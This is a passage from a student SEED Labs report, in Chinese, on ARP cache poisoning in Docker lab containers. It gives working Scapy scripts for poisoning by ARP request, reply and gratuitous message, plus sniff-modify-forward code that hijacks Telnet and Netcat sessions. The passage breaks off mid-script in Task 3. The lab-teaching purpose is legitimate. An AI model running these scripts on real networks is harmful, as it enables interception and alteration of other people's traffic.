
lab4

57118202 付孜

Task 1: ARP Cache Poisoning

Task1.A (using ARP request)

登录攻击者容器 M-10.9.0.105， 利用 ifconfig 查看攻击者的 MAC 地址。




```
[07/19/21]seed@VM:~/Desktop$ dockps
4804258c8971  M-10.9.0.105
93b9528caed5  A-10.9.0.5
09ff0f3c6332  B-10.9.0.6
[07/19/21]seed@VM:~/Desktop$ docksh 48
root@4804258c8971:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.105  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:69  txqueuelen 0  (Ethernet)
        RX packets 68  bytes 8125 (8.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@4804258c8971:/# 
```

则使用 ARP 请求的代码如下：

```
#!/usr/bin/evn python3
from scapy.all import *
src_mac='02:42:0a:09:00:69' #Attacker's MAC
dst_mac='00:00:00:00:00:00' #ARP request,so all 0
dst_mac_eth='ff:ff:ff:ff:ff:ff'
src_ip='10.9.0.6' # B
dst_ip='10.9.0.5' # A
eth= Ether(src=src_mac, dst=dst_mac)
arp = ARP(hwsrc=src_mac, psrc=src_ip, hwdst=dst_mac, pdst=dst_ip, op=1)
pkt = eth / arp
while 1:
    sendp(pkt)
    break
```


在受害者 A 的容器 A-10.9.0.5 中ping 10.6.0.6 之后，在攻击者容器里运行代码，然后在 A-10.9.0.5 中利用命令 `arp -a` ，可以看到 ARP 缓存受到中毒攻击。



```
root@93b9528caed5:/# arp -a
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
root@93b9528caed5:/# 
```

Task1.B (using ARP reply)

首先利用命令 `arp -d IP` ，清除 ARP 缓存。




```
root@93b9528caed5:/# arp -a
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
root@93b9528caed5:/# arp -d 10.9.0.6
root@93b9528caed5:/# arp -a
root@93b9528caed5:/#
```


使用 ARP 应答的代码如下：

```
#!/usr/bin/evn python3
from scapy.all import *
src_mac='02:42:0a:09:00:69' #M
dst_mac='02:42:0a:09:00:05' #A
dst_mac_eth='ff:ff:ff:ff:ff:ff'
src_ip='10.9.0.6' # B
dst_ip='10.9.0.5' # A
eth= Ether(src=src_mac, dst=dst_mac)
arp = ARP(hwsrc=src_mac, psrc=src_ip, hwdst=dst_mac, pdst=dst_ip, op=1)
pkt = eth / arp
while 1:
    sendp(pkt)
    break
```

当 B 的 IP 不在 A 的缓存中时，ARP 缓存中毒攻击不成功。




```
root@4804258c8971:/volumes# python3 task1b.py
.
Sent 1 packets.
```



```
root@93b9528caed5:/# arp -a
root@93b9528caed5:/# arp -a
root@93b9528caed5:/# █
```

在 A-10.9.0.5 中进行 ping 10.9.0.6 ，使得 B 的 IP 在 A 的 ARP 缓存中，之后， ARP缓存中毒攻击成功。




```
root@93b9528caed5:/# arp -a
root@93b9528caed5:/# arp -a
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
root@93b9528caed5:/# █
```

Task1.C (using ARP gratuitous message):


使用免费信息的代码如下：

```
#!/usr/bin/evn python3
from scapy.all import *
src_mac='02:42:0a:09:00:69' # M
dst_mac='ff:ff:ff:ff:ff:ff' # broadcast MAC address
src_ip='10.9.0.6' # B
dst_ip='10.9.0.6' # B
eth = Ether(src=src_mac, dst=dst_mac)
arp = ARP(hwsrc=src_mac, psrc=src_ip, hwdst=dst_mac, pdst=dst_ip, op=1)
pkt = eth / arp
while 1:
    sendp(pkt)
    break
```

当 B 的 IP 不在 A 的缓存中时， ARP 缓存中毒攻击不成功。




```
root@4804258c8971:/volumes# python3 task1c.py
.
Sent 1 packets.
root@4804258c8971:/volumes# 
```



```
root@93b9528caed5:/# arp -a
root@93b9528caed5:/# arp -a
root@93b9528caed5:/# 
```

在 A-10.9.0.5 中进行 ping 10.9.0.6， 使得 B 的 IP 在 A 的 ARP 缓存中，ARP缓存中毒攻击成功。



```
root@93b9528caed5:/# arp -a
root@93b9528caed5:/# arp -a
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
root@93b9528caed5:/# 
```

Task 2: MITM Attack on Telnet using ARP Cache Poisoning


对 A-10.9.0.5 的攻击代码：

```
#!/usr/bin/evn python3
from scapy.all import *
src_mac='02:42:0a:09:00:69' # M
dst_mac='ff:ff:ff:ff:ff:ff' # broadcast MAC address
src_ip='10.9.0.6' # B
dst_ip='10.9.0.6' # B
eth = Ether(src=src_mac, dst=dst_mac)
arp = ARP(hwsrc=src_mac, psrc=src_ip, hwdst=dst_mac, pdst=dst_ip, op=1)
pkt = eth / arp
while 1:
    sendp(pkt)
```


对 B-10.9.0.6 的攻击代码：

```
#!/usr/bin/evn python3
from scapy.all import *
src_mac='02:42:0a:09:00:69' # M
dst_mac='ff:ff:ff:ff:ff:ff' # broadcast MAC address
src_ip='10.9.0.5' # A
dst_ip='10.9.0.5' # A
eth = Ether(src=src_mac, dst=dst_mac)
arp = ARP(hwsrc=src_mac, psrc=src_ip, hwdst=dst_mac, pdst=dst_ip, op=1)
pkt = eth / arp
while 1:
    sendp(pkt)
```

这里代码使用循环，保证可以持续发包。在 A 和 B 建立 telnet 之后，分别对 A 和 B 进行 ARP 缓存中毒攻击，攻击成功。




```
root@93b9528caed5:/# arp -a
root@93b9528caed5:/# arp -a
3-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
root@93b9528caed5:/# s
```



```
root@09ff0f3c6332:/# arp -a
A-10.9.0.5.net-10.9.0.0 (10.9.0.5) at 02:42:0a:09:00:05 [ether] on eth0
root@09ff0f3c6332:/# 
```

当主机 M 的 IP 转发关闭时， `sysctl net.ipv4.ip_forward=0` ， 此时在主机 B-10.9.0.6 ping 主机 A-10.9.0.5 ， 没有任何回应。




[SEED Labs] *br-dc2741738dd1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
icmp

```
No.    Time                Source      Destination  Protocol Length Info
 9507 2021-07-19 16:3… 10.9.0.6       10.9.0.5       ICMP      98 Echo (ping) request  id=0x003c, seq=23/5888, ttl=64 (no respo…
 9562 2021-07-19 16:3… 10.9.0.6       10.9.0.5       ICMP      98 Echo (ping) request  id=0x003c, seq=24/6144, ttl=64 (no respo…
 9622 2021-07-19 16:3… 10.9.0.6       10.9.0.5       ICMP      98 Echo (ping) request  id=0x003c, seq=25/6400, ttl=64 (no respo…
 9668 2021-07-19 16:3… 10.9.0.6       10.9.0.5       ICMP      98 Echo (ping) request  id=0x003c, seq=26/6656, ttl=64 (no respo…
 9731 2021-07-19 16:3… 10.9.0.6       10.9.0.5       ICMP      98 Echo (ping) request  id=0x003c, seq=27/6912, ttl=64 (no respo…
 9795 2021-07-19 16:3… 10.9.0.6       10.9.0.5       ICMP      98 Echo (ping) request  id=0x003c, seq=28/7168, ttl=64 (no respo…
 9856 2021-07-19 16:3… 10.9.0.6       10.9.0.5       ICMP      98 Echo (ping) request  id=0x003c, seq=29/7424, ttl=64 (no respo…
 9918 2021-07-19 16:3… 10.9.0.6       10.9.0.5       ICMP      98 Echo (ping) request  id=0x003c, seq=30/7680, ttl=64 (no respo…
 9980 2021-07-19 16:3… 10.9.0.6       10.9.0.5       ICMP      98 Echo (ping) request  id=0x003c, seq=31/7936, ttl=64 (no respo…
10046 2021-07-19 16:3… 10.9.0.6       10.9.0.5       ICMP      98 Echo (ping) request  id=0x003c, seq=32/8192, ttl=64 (no respo…
10109 2021-07-19 16:3… 10.9.0.6       10.9.0.5       ICMP      98 Echo (ping) request  id=0x003c, seq=33/8448, ttl=64 (no respo…
10174 2021-07-19 16:3… 10.9.0.6       10.9.0.5       ICMP      98 Echo (ping) request  id=0x003c, seq=34/8704, ttl=64 (no respo…
10235 2021-07-19 16:3… 10.9.0.6       10.9.0.5       ICMP      98 Echo (ping) request  id=0x003c, seq=35/8960, ttl=64 (no respo…
10299 2021-07-19 16:3… 10.9.0.6       10.9.0.5       ICMP      98 Echo (ping) request  id=0x003c, seq=36/9216, ttl=64 (no respo…
10363 2021-07-19 16:3… 10.9.0.6       10.9.0.5       ICMP      98 Echo (ping) request  id=0x003c, seq=37/9472, ttl=64 (no respo…
10426 2021-07-19 16:3… 10.9.0.6       10.9.0.5       ICMP      98 Echo (ping) request  id=0x003c, seq=38/9728, ttl=64 (no respo…
10486 2021-07-19 16:3… 10.9.0.6       10.9.0.5       ICMP      98 Echo (ping) request  id=0x003c, seq=39/9984, ttl=64 (no respo…
10520 2021-07-19 16:3… 10.9.0.6       10.9.0.5       ICMP      98 Echo (ping) request  id=0x003c, seq=40/10240, ttl=64 (no resp…
10585 2021-07-19 16:3… 10.9.0.6       10.9.0.5       ICMP      98 Echo (ping) request  id=0x003c, seq=41/10496, ttl=64 (no resp…
10650 2021-07-19 16:3… 10.9.0.6       10.9.0.5       ICMP      98 Echo (ping) request  id=0x003c, seq=42/10752, ttl=64 (no resp…
10709 2021-07-19 16:3… 10.9.0.6       10.9.0.5       ICMP      98 Echo (ping) request  id=0x003c, seq=43/11008, ttl=64 (no resp…
10774 2021-07-19 16:3… 10.9.0.6       10.9.0.5       ICMP      98 Echo (ping) request  id=0x003c, seq=44/11264, ttl=64 (no resp…
10839 2021-07-19 16:3… 10.9.0.6       10.9.0.5       ICMP      98 Echo (ping) request  id=0x003c, seq=45/11520, ttl=64 (no resp…
```

```
▸ Frame 10235: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface br-dc2741738dd1, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▸ Internet Control Message Protocol
```

```
0000  02 42 0a 09 00 69 02 42  0a 09 00 06 08 00 45 00   ·B···i·B ······E·
0010  00 54 84 5b 40 00 40 01  a2 31 0a 09 00 06 0a 09   ·T·[@·@· ·1······
0020  00 05 08 00 72 96 00 3c  00 23 00 e2 f5 60 00 00   ····r··< ·#···`··
0030  00 00 cf f4 00 00 00 00  00 00 10 11 12 13 14 15   ········ ········
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ········ ·· !"#$%
0050  26 27 28 29 2a 2b 2c 2d  2e 2f 30 31 32 33 34 35   &'()*+,- ./012345
0060  36 37                                              67
```

当主机 M 的 IP 转发打开时， `sysctl net.ipv4.ip_forward=1` ， 此时在主机 B-10.9.0.6 ping 主机 A-10.9.0.5 ， 此时中间人主机 M 会转发两台主机间的数据包，就能收到 ping 的回应了。




```
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=63 time=0.068 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=63 time=0.074 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=3 ttl=63 time=0.106 ms
64 bytes from 10.9.0.5: icmp_seq=4 ttl=63 time=0.066 ms
64 bytes from 10.9.0.5: icmp_seq=5 ttl=63 time=0.070 ms
From 10.9.0.105: icmp_seq=6 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=6 ttl=63 time=0.077 ms
64 bytes from 10.9.0.5: icmp_seq=7 ttl=63 time=0.074 ms
64 bytes from 10.9.0.5: icmp_seq=8 ttl=63 time=0.063 ms
64 bytes from 10.9.0.5: icmp_seq=9 ttl=63 time=0.069 ms
64 bytes from 10.9.0.5: icmp_seq=10 ttl=63 time=0.088 ms
64 bytes from 10.9.0.5: icmp_seq=11 ttl=63 time=0.059 ms
From 10.9.0.105: icmp_seq=12 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=12 ttl=63 time=0.085 ms
64 bytes from 10.9.0.5: icmp_seq=13 ttl=63 time=0.068 ms
64 bytes from 10.9.0.5: icmp_seq=14 ttl=63 time=0.087 ms
64 bytes from 10.9.0.5: icmp_seq=15 ttl=63 time=0.072 ms
```

修改嗅探-修改-转发程序如下：


```python
#!/usr/bin/env python3
from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        # Create a new packet based on the captured one.
        # 1) We need to delete the checksum in the IP & TCP headers,
        #    because our modification will make them invalid.
        #    Scapy will recalculate them if these fields are missing.
        # 2) We also delete the original TCP payload.
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)
        #################################################################
        # Construct the new payload based on the old payload.
        # Students need to implement this part.
        if pkt[TCP].payload:
            data = pkt[TCP].payload.load # The original payload data
            data_len = len(data)
            newdata = data_len * 'Z' # No change is made in this sample code
            send(newpkt/newdata)
        else:
            send(newpkt)
            ################################################################
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        # Create new packet based on the captured one
        # Do not make any change
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

现在 M-10.9.0.105 上运行两个 ARP 缓存中毒攻击程序，然后将 M-10.9.0.105 上的IP 转发设置成 `sysctl net.ipv4.ip_forward=1` ，接着在 A-10.9.0.5 上与 B-10.9.0.6 建立 telnet 连接。



```
root@93b9528caed5:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
09ff0f3c6332 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Jul 19 20:14:33 UTC 2021 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@09ff0f3c6332:~$
```

接着，将 M-10.9.0.105 上的 IP 转发设置成 `sysctl net.ipv4.ip_forward=0` ，并运行嗅探-修改-转发程序，此时我们在 A-10.9.0.5 进行 telnet 后的命令行上输入任何字符，都被替换成 Z 。




```
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Jul 19 20:14:33 UTC 2021 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@09ff0f3c6332:~$ ZZZZZZZZZZZZZZZZZZZ
```

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

修改嗅探-修改-转发程序如下：

```
#!/usr/bin/env python3
from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        # Create a new packet based on the captured one.
        # 1) We need to delete the checksum in the IP & TCP headers,
        #    because our modification will make them invalid.
        #    Scapy will recalculate them if these fields are missing.
        # 2) We also delete the original TCP payload.
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)
        #################################################################
        # Construct the new payload based on the old payload.
        # Students need to implement this part.
        if pkt[TCP].payload:
            data = pkt[TCP].payload.load # The original payload data
            newdata = data.replace(str.encode("fz"), str.encode("aaa"))
            send(newpkt/newdata)
        else:
            send(newpkt)
            ################################################################
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        # Create new packet based on the captured one
        # Do not make any change
